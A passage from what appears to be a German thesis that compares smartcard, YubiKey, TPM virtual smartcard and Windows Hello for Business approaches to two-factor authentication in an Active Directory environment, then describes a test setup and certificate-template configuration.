Dieses Konzept entspricht teilweise dem vorherigen Konzept. Auch hier liefert die Kombination aus Smartcard und Smartcard-PIN Zwei-Faktor-Authentifizierung. Die Smartcard ist im diesem Fall aber keine klassische Smartcard im Scheckkartenformat, sondern ist als USB-Dongle ausgeführt.

Als USB-Dongle wird ein *YubiKey 4* des schwedischen Unternehmens Yubico vorgeschlagen (siehe Abbildung 11). Dieses Gerät ist mit einem USB-A-Anschluss ausgestattet und lässt sich durch die kompakte Bauform problemlos am Schlüsselbund mitführen. Es ist nach dem Standard *Federal Information Processing Standards* (FIPS) 140-2 zertifiziert [27] und ist somit für den Einsatz in sicherheitskritischen Infrastrukturen geeignet. Die US-Regierung setzt dieses Gerät seit 2017 in den eigenen Behörden ein [28].

Der YubiKey 4 bietet vier Slots für X.509-Zertifikate. Im ersten Slot wird das Zertifikat, welches zur Authentifizierung verwendet wird, abgelegt. Darüber hinaus existiert Funktionalität für die Generierung von Einmal-Passwörtern oder die Durchführung von kryptografischen Operationen (darunter RSA2048, RSA4096, ECC p256, ECC p384).

Der entscheidende Unterschied zum ersten Konzept besteht darin, dass der USB-Dongle ohne zusätzliches Smartcard-Lesegerät direkt an den Arbeitsplatz-Rechnern angeschlossen werden kann. Diesem Vorteil steht entgegen, dass der USB-Dongle bauartbedingt keine eigene Zifferntastatur zur Verfügung stellt. Die PIN wird an der Tastatur des Arbeitsplatz-Rechners eingegeben und durch das dort installierte Betriebssystem an den USB-Dongle weitergereicht. Es besteht also potenziell die Möglichkeit, dass die PIN durch einen Keylogger abgefangen werden kann.

Auch YubiKeys bieten die drei Schlüsseleigenschaften Nicht-Exportierbarkeit, isolierte Kryptografie und Anti-Hammering.

6.1.5 Konzept A3: Virtuelle Smartcard im TPM-Chip Rechners

Die Idee hinter virtuellen Smartcards ist die, den TPM-Chip des Arbeitsplatz-Rechners als sichere Umgebung für kryptografische Operationen zu verwenden. Diese Technologie emuliert mit Hilfe des TPM-Chips die Funktionen einer physischen Smartcard und bietet damit vergleichbare Sicherheit. Das Zertifikat selbst liegt verschlüsselt auf der Festplatte des Windows-Rechners im folgenden Verzeichnis:

```
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Microsoft\Windows\SmartCard\Tpm
```

Der TPM-Chip dient als Ablageort für den Entschlüsselungsschlüssel und für die Durchführung kryptografischer Funktionen. Eine virtuelle Smartcard verhält sich wie eine dauerhaft gesteckte Smartcard und stellt damit den ersten Faktor dar. Auch bei virtuellen Smartcards ist der zweite Faktor die PIN zum Entsperren der Smartcard.

Beim Einsatz virtueller Smartcards werden die Anti-Hammering-Eigenschaften des TPM-Chips verwendet. Anti-Hammering verhindert auf diese Weise Brute-Force-Angriffe oder Wörterbuch-Angriffe auf das TPM. Der TPM-Chip sperrt sich nach einer bestimmten Anzahl erfolgloser Anmeldeversuche, entsperrt sich aber nach einer definierten Zeitspanne wieder von selbst.

Auch beim Einsatz von virtuellen Smartcards wird der generische Microsoft Base Smart Card CSP verwendet.

6.1.6 Systemvoraussetzungen

- Serverseitig

  Der benötigte Verzeichnisdienst ist in Form eines Microsoft Windows Active Directory, wie in Abschnitt 3.1 genannt, bereits vorhanden. Das Active Directory muss darüber hinaus mit einer Public-Key-Infrastruktur ausgestattet sein.

  Zusätzlich muss auf den Benutzerkonten im Active Directory, die mit Smartcard-Authentifizierung ausgestattet werden sollen, die Option *Smart Card is required for interactive logon* gesetzt sein. Ist diese Option auf dem Benutzer-Objekt im Active Directory gesetzt, kann sich der Benutzer nur noch mit Smartcard anmelden.

- Clientseitig

  Für die Nutzung einer Hardware-Smartcard im Scheckkartenformat wird ein entsprechendes Smartcard-Lesegerät benötigt. Diese Smartcard-Lesegeräte sind sowohl in einer fest verbauten Variante als auch in Form von USB-Peripherie verfügbar. Da es für die Funktionalität der Authentifizierung unerheblich ist, ob das Kartenlesegerät fest verbaut oder über eine USB-Verbindung mit dem Rechner verbunden ist, wird aus diesem Grund im Folgenden nicht dazwischen unterschieden.

  Beim Einsatz von USB-Tokens muss lediglich ein freier USB-Steckplatz vorhanden sein.

Da die Smartcard anstatt eines CSP des Herstellers der Smartcard mit dem generischen Microsoft Base Smart Card CSP genutzt wird, wird am Arbeitsplatz-Rechner nur noch ein Treiber benötigt. Der Treiber wird beim ersten Stecken der Karte über Windows-Update wie ein Gerätetreiber installiert. Diese Funktionalität nennt sich *Smart Card Plug & Play.*

Um die virtuelle Smartcards nutzen zu können, ist ein TPM-Chip in Version 1.2 das Minimum für Systeme mit dem Betriebssystem Microsoft Windows 10.

6.1.7 Bewertung nach Anforderungskatalog

ANF001: Mitigation aktueller und relevanter Bedrohungen

Anforderung erfüllt: Ja.[5]

Das Benutzer-Zertifikat, das zur Authentifizierung verwendet wird, befindet sich bei Nutzung der Hardware-Smartcard und des USB-Tokens ausschließlich auf der Hardware. Bei Einsatz virtueller Smartcards befindet sich das Zertifikat verschlüsselt auf der Festplatte des Arbeitsplatz-Rechners. Der private Schlüssel des Zertifikats befindet sich bei allen drei Konzepten zu keinem Zeitpunkt im Klartext im Arbeitsspeicher des Arbeitsplatz-Rechners und sollte daher vor Diebstahl geschützt sein. Bei Einsatz einer Hardware-Smartcard mit externem Karten-Lesegerät wird die PIN der Smartcard über die Tastatur des externen Smartcard-Lesegeräts eingegeben und ist daher vor Kompromittierung des Arbeitsplatz-Rechners geschützt.

Weitere relevante Zugangsdaten wie NT-Hashes und Kerberos-Tickets können durch moderne Technologien wie Microsoft Windows Credential Guard geschützt werden. Die Implementierung dieser Technologie wird für Konzeptgruppe A empfohlen.

ANF002: Standardisierte und aktuelle Technologien sowie Kryptografie

Anforderung erfüllt: Ja.

Zertifikatsbasierte Authentifizierung in Microsoft Windows-Netzwerken, wie sie beim Einsatz von Smartcards stattfindet, verwendet den in das Betriebssystem eingebaute Microsoft Base Smart Card CSP. Dieser Dienstanbieter nutzt Funktionen der Programmierschnittstelle (API) *Cryptography API: Next Generation* (CNG). Die CNG-API und die Smartcards aller drei Konzepte sind durch die US-amerikanische Bundesbehörde NIST nach dem Standard FIPS 140-2 zertifiziert.

ANF003: Zentralisiertes Management

[5] *Die Bewertung erfolgt binär, weil dies für das Unternehmen ausreichend ist. Eine granularere Bewertung hätte nur der wissenschaftlichen Verfeinerung gedient, aber keinen relevanten Mehrwert für diese Arbeit geliefert.*

Anforderung erfüllt: Ja.

Sowohl die Verwaltung der Benutzer-Identitäten als auch die Verwaltung der Authentifizierungs-Zertifikate und der Smartcards geschieht ausschließlich zentral über das Active Directory. Konfigurationen lassen sich zentral über Gruppenrichtlinien automatisch und einheitlich an alle Benutzer oder Computer verteilen. Es wird keine Dritthersteller-Software benötigt.

Es werden ausschließlich Benutzerkonten verwendet, die im Active Directory gehalten werden.

ANF004: Bestmögliche Betriebssystem-Integration

Anforderung erfüllt: Ja.

Sowohl die vorgeschlagene Smartcard und das Smartcard-Lesegerät als auch der USB-Dongle arbeiten ohne Middleware eines Drittanbieters und verwenden die durch das Betriebssystem bereitgestellte kryptografische API CNG. Die Technologie der virtuellen Smartcard wurde durch den Hersteller des Betriebssystems entwickelt und ist daher bestmöglich integriert und kompatibel.

Die erforderlichen Hardware-Treiber aller drei Konzepte werden für das Betriebssystem Microsoft Windows 10 durch die jeweiligen Hersteller bereitgestellt.

ANF005: Nachvollziehbarkeit

Anforderung erfüllt: Ja.

Alle relevanten Ereignisse (wie beispielsweise erfolgreiche und fehlgeschlagene Anmeldungen) können zentral im Ereignisprotokoll des Active Directory gespeichert werden. Dies garantiert lückenlose Nachvollziehbarkeit aller die Authentifizierung betreffenden Ereignisse. Ein weiterer Teil der Ereignisse wird auf den Arbeitsplatz-Rechnern protokolliert.

ANF006: Support und Life-Cycle-Management

Anforderung erfüllt: Ja.

Da nur durch das Betriebssystem bereitgestellte Funktionalität verwendet wird, die nicht auf Drittanbieter angewiesen ist, wird die Lösung so lange Updates und Sicherheitsaktualisierungen erhalten, wie das eingesetzte Betriebssystem. Das hier eingesetzte Microsoft Windows 10 wird mindestens bis zum 13. Oktober 2020 durch den Hersteller Microsoft unterstützt [29].

Die Aktualisierung der Hardware-Treiber für alle drei Konzepte wird durch Windows Update zur Verfügung gestellt und ist deshalb ebenfalls bis zu dem oben genannten Datum sichergestellt.

Die Lösung ist dazu geeignet, in einen Prozess implementiert zu werden, der die in der Anforderung 3.8 genannten Gegebenheiten abdeckt.

ANF007: Benutzbarkeit

Anforderung erfüllt: Ja.

Die Authentifizierung mittels Smartcard und Smartcard-PIN ist den Benutzern zuzumuten. Zwar müssen die Hardware-Smartcard bzw. der USB-Dongle mitgeführt werden, was ein zusätzlicher Aufwand darstellt. Dem gegenüber steht aber der Entfall der Eingabe eines komplexen und langen Passworts. Beim Einsatz virtueller Smartcards entfällt auch das Mitführen des zusätzlichen Geräts.

ANF008: Betreibbarkeit

Anforderung erfüllt: Ja.

Da sowohl der Active Directory-Verzeichnisdienst als auch die Public-Key-Infrastruktur schon vorhanden sind und betrieben werden, entstehen beim Betrieb der Authentifizierungslösung keine weiteren laufenden Kosten. Es entstehen lediglich einmalige Anschaffungskosten für die Smartcard-Lesegeräte (Oktober 2017: pro Stück 63,50 € netto) und Smartcards (Oktober 2017: pro Stück 29,85 € netto) bzw. die USB-Dongle (Oktober 2017: pro Stück 45,22 € netto) und einmalige Personalkosten bei der Installation und Einrichtung. Bei Einsatz virtueller Smartcards entfallen die Anschaffungskosten für die zusätzliche Hardware, da jegliche benötigte Hardware schon vorhanden ist.

6.2 Konzeptgruppe B: Cloudbasierte Authentifizierung

6.2.1 Allgemeines

Es existiert eine Reihe von Lösungen von verschiedenen Herstellern, cloudbasierte Authentifizierungs-Systeme für die Implementierung von Multifaktor-Authentifizierung zu nutzen. Zu diesen Herstellern gehören beispielsweise Duo Security, RSA Security und Microsoft. Je nach Hersteller und Lösung bieten diese Systeme einen unterschiedlichen Funktionsumfang oder sind für unterschiedliche Netzwerk-Größen ausgelegt. So ist das MFA-System von RSA Security auf Unternehmensgrößen mit mehreren hunderttausenden Mitarbeitern ausgelegt. Duo Security hingegen bietet ein Multifaktor-Authentifizierungssystem, das *ausschließlich* mit Cloud-Komponenten arbeitet. Microsoft hingegen bietet eine hybride Lösung, die sowohl in der Cloud als auch lokal betrieben werden kann. Diese Lösung nennt sich *Hello for Business* [30]. Aufgrund der gegebenen Anforderungen hinsichtlich Betriebssystem-Integration wird nur auf diese Lösung im Folgenden eingegangen. Die Lösung von RSA

Security ist ungeeignet für kleinere bis mittlere Unternehmen und daher aus Kostengründen nicht betreibbar.

6.2.2 Konzept B1: Microsoft Windows Hello for Business

Microsoft Windows Hello for Business realisiert Zwei-Faktor-Authentifizierung für Microsoft Konten, Active Directory-Konten, Azure Active Directory-Konten und jeden anderen Dienst, der Fast ID Online (FIDO) 2.0 unterstützt. Windows Hello for Business verwendet ein Zertifikat oder ein Schlüsselpaar als einen Faktor. Diese Anmeldeinformationen sind an das Gerät gebunden, da diese im TPM-Chip des Arbeitsplatz-Rechners abgelegt werden. Betreibt das Unternehmen bereits eine Public-Key-Infrastruktur, kann diese verwendet werden, um die Authentifizierungs-Zertifikate für Windows Hello for Business auszustellen. Ist keine Public-Key-Infrastruktur vorhanden, kann schlüsselbasierte Authentifizierung verwendet werden. In diesem Fall erzeugt der TPM-Chip des Arbeitsplatz-Rechners ein Schlüsselpaar. Der öffentliche Teil des Schlüsselpaars wird an den Authentifizierungs-Server übertragen und der private Teil bleibt im TPM-Chip des Benutzers gespeichert und verlässt diesen nicht.

Der zweite Faktor ist entweder eine PIN mit beliebiger Komplexität (es dürfen, abgesehen von Ziffern, auch Buchstaben und Sonderzeichen verwendet werden) oder ein biometrischer Faktor (möglich sind unter anderem Gesichtserkennung oder Fingerabdruck). Wie auch bei Smartcards ist die PIN an das Gerät gebunden. Die PIN hat nur auf dem Arbeitsplatz-Rechner Gültigkeit, auf dem sie eingerichtet wurde. Diese PIN ist ohne das entsprechende Gerät nutzlos und kann nicht für die Authentifizierung verwendet werden. Da sie nicht zur Authentifizierung verwendet wird, ist sie auch nie Teil der Kommunikation zwischen Arbeitsplatz-Rechner und Server und kann somit nicht auf diesem Übertragungsweg abgefangen werden.

Für die Nutzung von Hello for Business ist ein Azure Abonnement nötig. Microsoft Azure ist eine Cloud-Plattform zur Bereitstellung von beispielsweise Infrastructure as a Service (IaaS), Platform as a Service (PaaS) und Software as a Service (SaaS). Microsoft Azure bietet die Möglichkeit, ein in der Cloud zur Verfügung gestelltes Active Directory zu betreiben. Azure Multi-Factor Authentication ist eine Lösung, die cloudbasierte Komponenten nutzt und ist ein Teil von Microsoft Azure. Für die Nutzung von Microsoft Windows Hello for Business ist es nötig, über das Programm Azure AD Connect das lokale Active Directory mit dem in der Cloud zu verbinden und zu synchronisieren (siehe Abbildung 6).



Abbildung 6 Einsatz von Azure AD Connect[6]

6.2.3 Systemvoraussetzungen

- Serverseitig

  Es kann zwischen schlüsselbasierter Kryptografie und Public-Key-Kryptografie gewählt werden. Für schlüsselbasierte Konfigurationen und Konfigurationen, die Public-Key-Infrastrukturen verwenden, bestehen unterschiedliche Voraussetzungen. Beide Bereitstellungsoptionen erfordern das Abschließen eines Microsoft Azure Active Directory Abonnements und den Einsatz von Azure AD Connect. Das Azure Active Directory wird zur Bereitstellung der Multifaktor-Authentifizierung benötigt. Darüber hinaus ist es damit möglich, auch ohne Konnektivität zur lokalen Domäne eine erfolgreiche Authentifizierung durchzuführen. Dies wird durch die Kopplung des lokalen Active Directory und des Azure Active Directory möglich. Diese Kopplung führt das Programm AD Connect durch und synchronisiert beispielsweise Passwort-Hashes.

  Schlüsselbasiert:

  - Microsoft Windows Server 2016 Domain Controller
  - Microsoft Windows Server 2008 R2 Domain/Forest Functional Level

[6] *Bildquelle: Rob Clarke, http://www.itgeekrambling.co.uk/windows-10-windows-hello-for-business-key-based-configuration/*

Public-Key-basiert:

- Microsoft Windows Server 2008 R2 Domain Controller
- Windows Server 2008 R2 Domain/Forest Functional Level
- Windows Server 2012 oder neuere Zertifizierungsstelle

- Clientseitig
  - Microsoft Windows 10 in Version 1703 oder neuer
  - TPM 1.2 oder 2.0 (empfohlen)

Clientseitige Einrichtung und Benutzerregistrierung

Die Einrichtung von Windows Hello for Business kann vollständig automatisiert im Kontext des Benutzers geschehen. Ein Zutun der IT-Abteilung des Unternehmens ist nur in der Form nötig, dass der folgende Prozess serverseitig gestartet werden muss.



Abbildung 7 Clientseitige Einrichtung von Microsoft Hello for Business

1. Ein Arbeitsplatz-Rechner ist mit einem klassischen lokalen Active Directory verbunden.
2. Die Gruppenrichtlinien lösen auf diesem Rechner nun eine automatisierte Registrierung des Rechners im Azure Active Directory aus.
3. Der Arbeitsplatz-Rechner prüft nun weitere Vorbedingungen. Dies geschieht automatisiert im Hintergrund und ohne Zutun des Benutzers.
4. War die Prüfung der Vorbedingungen erfolgreich, wird der Benutzer beim nächsten Anmelden aufgefordert, eine PIN für die Nutzung von Windows Hello for Business doppelt einzugeben. Im Nachgang kann ein Benutzer noch weitere Authentifizierungsmerkmale als Alternative zur PIN registrieren, beispielsweise einen Fingerabdruck oder Gesichtserkennung (entsprechende Hardware vorausgesetzt).
5. Das Authentifizierungssystem ist kurz danach voll funktionsfähig. Nach der Einrichtung der PIN beginnt die Public-Key-Infrastruktur mit dem Ausrollen des Authentifizierungs-Zertifikats an den

Arbeitsplatz-Rechner. Der private Schlüssel des Authentifizierungs-Zertifikats wird im TPM-Chip des Rechners abgelegt und verlässt diesen nicht mehr.

6.2.4 Bewertung nach Anforderungskatalog

ANF001: Mitigation aktueller und relevanter Bedrohungen

Anforderung erfüllt: Ja.

Der Einsatz von Microsoft Hello for Business kann das Problem von Credential Theft and Reuse lösen. Durch den Umstand, dass der private Anteil des Schlüsselpaars der Public-Key-Kryptografie im TPM-Chip des Arbeitsplatz-Rechners sicher gelagert ist und diesen nicht verlässt, ist Credential Reuse wie bei Smartcard-Authentifizierung ohne Credential Guard nicht möglich. Es ist nicht möglich, sich mit einem gestohlenen NT-Hash gegenüber der Domäne zu authentifizieren. Die Sicherheit liegt darin begründet, dass kryptografische Operationen nur durch den TPM-Chip des Arbeitsplatz-Rechners durchgeführt werden können. Der dafür verwendete private Schlüssel verlässt zu keinem Zeitpunkt den TPM-Chip. Diese kryptografischen Operationen führen im Challenge-Response-Verfahren zur erfolgreichen Authentifizierung.

ANF002: Standardisierte und aktuelle Technologien sowie Kryptografie

Anforderung erfüllt: Ja.

Wie auch bei Smartcard-Authentifizierung wird hier die durch das Betriebssystem bereitgestellte CNG-API verwendet. Die CNG-API ist durch die US-amerikanische Bundesbehörde NIST nach dem Standard FIPS 140-2 zertifiziert.

Für die Synchronisierung des lokalen Active Directory und des Azure Active Directory werden ausschließlich dokumentierte und standardisierte Protokolle (unter anderem HTTPS, Kerberos, LDAP, SSL) verwendet [31].

ANF003: Zentralisiertes Management

Anforderung erfüllt: Ja.

Das von Microsoft Hello for Business verwendete Azure MFA ist auf verschiedene Art und Weise administrierbar. So stellt Microsoft zur Administration das Azure Web-Portal bereit. Über eine grafische Oberfläche lassen sich dort verschiedenste administrative Aufgaben erledigen. Darüber hinaus existieren die beiden Kommandozeilentools *Azure CLI* und *Azure PowerShell*, die sowohl lokal installiert als auch im Browser verwendet werden können. Über diese administrativen Werkzeuge lässt

sich die komplette Authentifizierungs-Lösung homogen und zentral verwalten. Es wird keine Dritthersteller-Software benötigt.

Es werden ausschließlich Benutzerkonten verwendet, die im Active Directory gehalten werden.

ANF004: Bestmögliche Betriebssystem-Integration

Anforderung erfüllt: Ja.

Da Hello for Business wie auch das Betriebssystem Windows 10 von Microsoft stammen, ist eine vollständige Betriebssystem-Integration garantiert. Die Lösung und verwendet die durch das Betriebssystem bereitgestellte kryptografische API CNG.

ANF005: Nachvollziehbarkeit und Dokumentation

Anforderung erfüllt: Ja.

Beim Einsatz von Microsoft Azure kann auf eine allumfassende integrierte Monitoring-Lösung namens *Log Analytics* zurückgegriffen werden. Diese Lösung ist in der Lage, sowohl die Azure-Umgebung in der Cloud als auch die lokal installierte Umgebung zu überwachen [32].

Zusätzlich stehen die lokalen Ereignisprotokolle der Domain Controller und der Arbeitsplatz-Rechner zur Verfügung.

ANF006: Support und Life-Cycle-Management

Anforderung erfüllt: Ja.

Hello for Business wird durch den Software-Lifecycle des verwendeten Betriebssystems abgedeckt. Das hier eingesetzte Microsoft Windows 10 wird mindestens bis zum 13. Oktober 2020 durch den Hersteller Microsoft unterstützt [29].

ANF007: Benutzbarkeit

Anforderung erfüllt: Ja.

Im Vergleich zur herkömmlichen Methode der Authentifizierung mit Benutzernamen und Passwort erhöht sich die Benutzbarkeit. Es ist lediglich nötig, eine im Vergleich zu einem sicheren Passwort wesentlich kürzere PIN einzugeben.

ANF008: Betreibbarkeit

Anforderung erfüllt: Nein.

Sowohl der Active Directory-Verzeichnisdienst als auch die Public-Key-Infrastruktur sind vorhanden und werden betrieben.

Da für die Nutzung von Hello for Business der Abschluss eines Azure Premium Abonnements nötig ist, entstehen hier laufende Kosten. Die Kosten für einen einzelnen Benutzer-Account, der mit Hello for Business ausgestattet werden soll, beträgt pro Monat 6,24 € netto. Auf drei Jahre hochgerechnet ergibt sich ein Betrag von 224,64 € netto.

Im Gegensatz zu den Konzepten A1 bis A3 entstehen bei Hello for Business durch das Azure-Abonnement erhebliche laufende Mehrkosten. Aus diesem Grund ist diese Anforderung nicht erfüllt.

6.3 Auswertung und Auswahl

Nachfolgend liefert Tabelle 4 einen Überblick über die Konzepte und die Erfüllung der Anforderungen aus Abschnitt 3.

Tabelle 4 Übersicht über die Erfüllung der Anforderungen

Anforderung	Konzeptgruppe A	Konzeptgruppe B
ANF001: Mitigation aktueller und relevanter Bedrohungen	+	+
ANF002: Standardisierte und aktuelle Technologien sowie Kryptografie	+	+
ANF003: Zentralisiertes Management	+	+
ANF004: Bestmögliche Betriebssystem-Integration	+	+
ANF005: Nachvollziehbarkeit und Dokumentation	+	+
ANF006: Support und Life-Cycle-Management	+	+
ANF007: Benutzbarkeit	+	+
ANF008: Betreibbarkeit	+	-

Konzeptgruppe A erfüllt ausnahmslos alle an die Lösung gestellten Anforderungen. Sowohl aus organisatorischer als auch aus technischer Sicht ist es möglich, auf Basis dieser Konzepte ein sicheres, betreibbares, verwaltbares und benutzbares System zur Multifaktor-Authentifizierung zu implementieren. Konzeptgruppe B erfüllt zwar ebenfalls die Anforderungen an Sicherheit, Verwaltbarkeit Benutzbarkeit, kann jedoch die Anforderung an Betreibbarkeit aufgrund der erhöhten

jährlichen Kosten nicht erfüllen. Aus diesem Grund wurde sich für Konzeptgruppe A entschieden. Diese Konzepte werden im nachfolgenden Abschnitt implementiert und evaluiert.

7 Implementierung und Evaluierung

7.1 Testumgebung

Die Evaluation der Konzeptgruppe A sollte nicht in der Produktivumgebung durchgeführt werden, um eine Gefährdung des Produktivbetriebs (beispielsweise durch einen Ausfall bei Fehlkonfiguration) auszuschließen. Daher steht eine Testumgebung zur Verfügung, die verwendet werden kann. Die Testumgebung bildet die Gegebenheiten der Produktivumgebung ab, damit die Testergebnisse repräsentativ sind. Zur Evaluation der spezifischen Funktionen, die nur bei einem Domain Functional Level von 2016 zur Verfügung stehen, wurde der Domain Controller in Version Windows Server 2016 installiert.

7.1.1 Hardware-Komponenten

Die Hardware der Testumgebung besteht aus den folgenden Komponenten:

- Host-System für die Hyper-V-Virtualisierungs-Lösung, auf dem die Active Directory-Infrastruktur betrieben wird
  - 64 GB Arbeitsspeicher
  - 12 logische Prozessorkerne mit bis zu 3,6 GHz Taktfrequenz
  - 1,5 Terabyte SSD-Speicherkapazität
  - 2 Gigabit Ethernet-Netzwerkschnittstellen

- Client-System als physisches Mitgliedssystem der Active-Directory-Domäne
  - Hewlett-Packard EliteBook 8460p
  - Integriertes Kartenlesegerät Alcor Micro® USB Smartcard-Reader
  - TPM 1.2 Sicherheitschip
  - Externes Kartenlesegerät Reiner SCT CyberJack® RFID Standard

7.1.2 Software-Komponenten

Die Software der Testumgebung besteht aus den folgenden Komponenten:

- Virtualisierungs-Plattform
  - Microsoft Windows Server 2016 Build 14393, 64 Bit
  - Hyper-V-Technologie

- Virtualisierte Microsoft Active Directory-Infrastruktur
  - Windows Server 2016 Domain Controller, 64 Bit
  - Forest Functional Level Windows Server 2012 R2
  - Domain Functional Level Windows Server 2012 R2
  - Public-Key-Infrastruktur mit Windows Server 2016 Zertifizierungsstelle

- Physisches Active Directory-Mitgliedssystem
  - Windows 10 Education Build 15063, 64 Bit
  - Treiber für internes und externes Kartenlesegerät

7.1.3 Netzwerk-Komponenten

Der Domain Controller und die Zertifizierungsstelle sind als virtuelle Maschinen rein virtuell miteinander verbunden. Es kommt ein *Hyper-V Virtual Switch* zum Einsatz. Dies ist ein software-basierter Layer-2-Ethernet Netzwerk-Switch und bietet darüber hinaus die Möglichkeit, das virtuelle Netzwerk mit einem physischen Netzwerk zu verbinden. Über diese Verbindung wird das physische Mitgliedssystem mit dem virtuellen Netzwerk verbunden.

7.2 Implementierung

Im folgenden Abschnitt wird kurz auf die relevanten Schritte eingegangen, die nötig sind, um die Authentifizierung nach dem jeweiligen Konzept für einen Benutzer einzurichten. Nicht eingegangen wird auf die Installation und Einrichtung der Microsoft Windows-Betriebssysteme, der Hyper-V-Infrastruktur, des Active Directory-Verzeichnisdienstes und der Public-Key-Infrastruktur. Diese Komponenten werden als bereits installiert und konfiguriert vorausgesetzt.

Es wird davon ausgegangen, dass ein Benutzerkonto mit den nötigen administrativen Privilegien zur Verfügung steht.

7.2.1 Erzeugung und Konfiguration der Zertifikatsvorlage

Beschreibung: Für die Nutzung von zertifikatsbasierter Smartcard-Authentifizierung ist es nötig, im ersten Schritt eine so genannte Zertifikatsvorlage zu erstellen. Mit Zertifikatsvorlagen stellt man der Zertifizierungsstelle Direktiven bereit, welche Eigenschaften neu ausgestellte Zertifikate besitzen sollen. So lässt sich in der Zertifikatsvorlage beispielsweise das Format des Zertifikats oder dessen Zweck konfigurieren. Auch lässt sich festlegen, welche Benutzergruppen oder Systeme welche Art von Zertifikaten ausgestellt bekommen und auf welchem Weg dies geschehen soll (automatisch oder mit manueller Bestätigung). Schlussendlich lassen sich Zugriffsberechtigungen feingranular konfigurieren.

Implementierung: Zur Erzeugung und Konfiguration der Zertifikatsvorlage sind die folgenden Schritte nötig:

1. Am Server, der die Zertifizierungsstelle bereitstellt, mit einem ausreichend privilegierten Benutzerkonto anmelden und das Snap-In zur Verwaltung der Zertifikatsvorlagen in die *Microsoft Management Console* (mmc.exe) laden.
2. Die bereits existierende Zertifikatsvorlage *Smartcard Logon* mit Rechtsklick duplizieren.
3. Im neu geöffneten Fenster zum Reiter *General* wechseln einen neuen, aussagekräftigen Namen wählen, die Gültigkeit festlegen und sicherstellen, dass die Option „Publish certificate in Active Directory" gesetzt ist. Dies verknüpft nach der Ausstellung das Zertifikat mit dem Benutzerkonto (siehe Abbildung 14).
4. Zum Reiter *Request Handling* wechseln und den Verwendungszweck mit Hilfe des Drop-Down-Menüs auf „Signature and Smartcard Logon" festlegen und den darauffolgenden Dialog bestätigen. Sicherstellen, dass die Option „Allow private key to be exported" *nicht* gesetzt ist (siehe Abbildung 15).
5. Zum Reiter *Cryptography* wechseln und dort den „Microsoft Base Smart Card Provider" als Provider konfigurieren (siehe Abbildung 16).
6. Zum Reiter *Security* wechseln und dort die Benutzergruppe, die später Zertifikate anfordern dürfen soll, auswählen und sicherstellen, dass die Haken bei „Read" und „Enroll" gesetzt sind (siehe Abbildung 17).

Die Konfiguration der Zertifikatsvorlage ist für den angestrebten Zweck damit abgeschlossen. Im nächsten Schritt muss die Zertifikatsvorlage in der Zertifizierungsstelle aktiviert werden. Dazu sind die folgenden Schritte notwendig.

1. Am Server, der die Zertifizierungsstelle bereitstellt, mit einem ausreichend privilegierten Benutzerkonto anmelden und das Snap-In zur Verwaltung der Zertifizierungsstelle in die *Microsoft Management Console* (mmc.exe) laden.
2. Die zu konfigurierende Zertifizierungsstelle auswählen und nach Rechtsklick auf den Ordner *Certificate Templates* die Option „New → Certificate Template to Issue" wählen.
3. Aus der Liste die oben erstellte Zertifikatsvorlage auswählen und mit Klick auf „OK" aktivieren.

Die Zertifizierungsstelle ist damit in der Lage, die neu erstellte Zertifikatsvorlage zur Erzeugung von Zertifikaten für die Smartcard-Authentifizierung zu nutzen.

7.2.2 Konfiguration der Benutzerkonten

Beschreibung: In der Standardkonfiguration der Benutzerkonten im Active Directory wird Smartcard-Authentifizierung nicht vorgeschrieben. Wird dem Benutzer ein Zertifikat zur Authentifizierung mittels Smartcard ausgestellt, ist es zunächst möglich, dass sich der Benutzer *entweder* mit der Smartcard

oder mit Benutzernamen und Passwort anmeldet. Diese Wahlmöglichkeit steht im Widerspruch zu Zwei-Faktor-Authentifizierung und muss daher dem Benutzer entzogen werden.

Implementierung: Zur Konfiguration der Benutzerkonten sind die folgenden Schritte nötig:

